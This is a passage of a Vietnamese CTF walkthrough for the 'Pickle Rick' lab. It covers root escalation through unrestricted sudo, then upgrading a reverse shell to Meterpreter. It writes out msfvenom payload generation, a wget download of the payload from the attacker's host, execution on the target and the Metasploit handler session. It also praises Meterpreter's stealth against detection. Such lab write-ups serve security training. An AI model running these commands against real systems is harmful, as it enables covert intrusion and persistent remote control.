
```
$ sudo -l
Matching Defaults entries for www-data on
    ip-10-10-105-178.eu-west-1.compute.internal:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/s
bin\:/bin\:/snap/bin

User www-data may run the following commands on
        ip-10-10-105-178.eu-west-1.compute.internal:
    (ALL) NOPASSWD: ALL
$
```

Dựa vào kết quả trên chúng ta có thể thấy, account của chúng ta có quyền sử dụng bất kỳ công cụ và câu lệnh nào đang có trên server Pickle Rick mà không cần phải cung cấp password của account hiện tại hoặc password của account root.

Do không yêu cầu về password nên sử dụng câu lệnh “sudo su” để nâng cấp đặc quyền lên root luôn.

```
$ sudo su
whoami
root
```

Lúc này xem như đã nắm được toàn bộ Server, do đó nên đi vòng vòng kiếm flag cho thử thách thứ 3 thui, kết quả nhận được sẽ là:



⇨ Giải được toàn bộ flag của Pickle Rick

----------ĐÂY LÀ PHẦN KIẾN THỨC LIÊN QUAN NHƯNG NÂNG CAO HƠN----------

---

Trong CTF, sau khi hoàn thành phần 3 bên trên là đã có thể coi như đã chiến thắng. Nhưng khi đi làm pentest, sẽ có khác biệt một tí. Khác biệt đó nằm ở chỗ kết nối TCP reverse shell đang dùng vẫn chưa phải là một kết nối bền vững và có thể bị can thiệp bất cứ lúc nào do kết nối trên có thể bị phát hiện bởi Task Manager. Chưa kể đường truyền TCP reverse shell không được mã hóa, dễ dẫn đến tình trạng lộ thông tin nhạy cảm của cả pentester lẫn nạn nhân.

Để phòng tránh việc đó, chúng ta sẽ nâng cấp đường truyền từ TCP reverse shell thành Meterpreter shell. Ưu điểm của Meterpreter shell so với TCP reverse shell như sau:

- Meterpreter sử dụng in-memory DLL injection, nghĩa là nó sẽ chỉ ghi dữ liệu trên RAM mà thôi, và không ghi gì vào ổ cứng cả, do đó hạn chế việc để lại dấu vết.
- Kết nối meterpreter không tạo ra process mới mà sẽ tự inject nó vào process đã bị tấn công khiến nó gần như vô hình trước các chương trình như Task Manager trên Windows. Khi process bị meterpreter tấn công bị kill, meterpreter sẽ tự động nhảy sang một process khác để duy trì kết nối.
- Kết nối meterpreter được mã hóa.
- Do meterpreter là một tính năng của Metasploit, sử dụng meterpreter cho phép pentester sử dụng luôn các module post-exploitation ví dụ như keyblogger, cổng hậu, v.v. có sẵn trên Metasploit để tấn công sâu hơn vào hệ thống của nạn nhân.

Chúng ta sẽ bắt đầu nâng cấp đường truyền từ TCP reverse shell thành Meterpreter shell.

Sử dụng câu lệnh sau để tạo ra một file meterpreter

msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.4.43.108 LPORT=9999 -f elf -o shell.elf


Trong đó:

- msfvenom: Tên câu lệnh
- -p linux/x86/meterpreter/reverse_tcp: Dạng payload hay dạng kết nối sẽ sử dụng
- LHOST và LPORT: Địa chỉ IP và port dùng để nhận shell trên máy Kali của hacker
- -f: Format của dữ liệu đầu ra. Ở đây chọn elf là extension file thực thi của Linux.
- -o: Xuất ra file có tên là shell.elf

Tiếp theo sử dụng câu lệnh


Python3 -m http.server 8000

Câu lệnh trên sử dụng một module của Python có tên là SimpleHTTPServer để biến directory hiện tại thành một webserver cho phép trao đổi file tại port 8000 với địa chỉ IP là IP của hacker. Webserver này có thể được truy cập bởi tất cả các máy ở trong cùng mạng.



Sử dụng câu lệnh sau trên server để download

wget http://10.4.43.108:8000/shell.elf



Thực hiện cấp quyền thực thi trên máy Server và excute file đó

```
chmod +x shell.elf
./shell.elf
```

Quay lại trên máy kali, tiến hành dùng metasploit để nhận kết nối trỏ về

msfconsole

use exploit/multi/handler

set LHOST <IP của bạn>

set LPORT <Port đã dùng trong command msfvenom bên trên>

set PAYLOAD linux/x86/meterpreter/reverse_tcp

exploit

Kết quả cuối cùng nhận được sẽ là

```
msf6 exploit(multi/handler) > set LHOST 10.4.43.108
LHOST => 10.4.43.108
msf6 exploit(multi/handler) > set LPORT 9999
LPORT => 9999
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.4.43.108:9999
[*] Sending stage (989032 bytes) to 10.10.105.178
[*] Meterpreter session 1 opened (10.4.43.108:9999 -> 10.10.105.178:44818) at 2022-08-15 05:38:18 -0400
```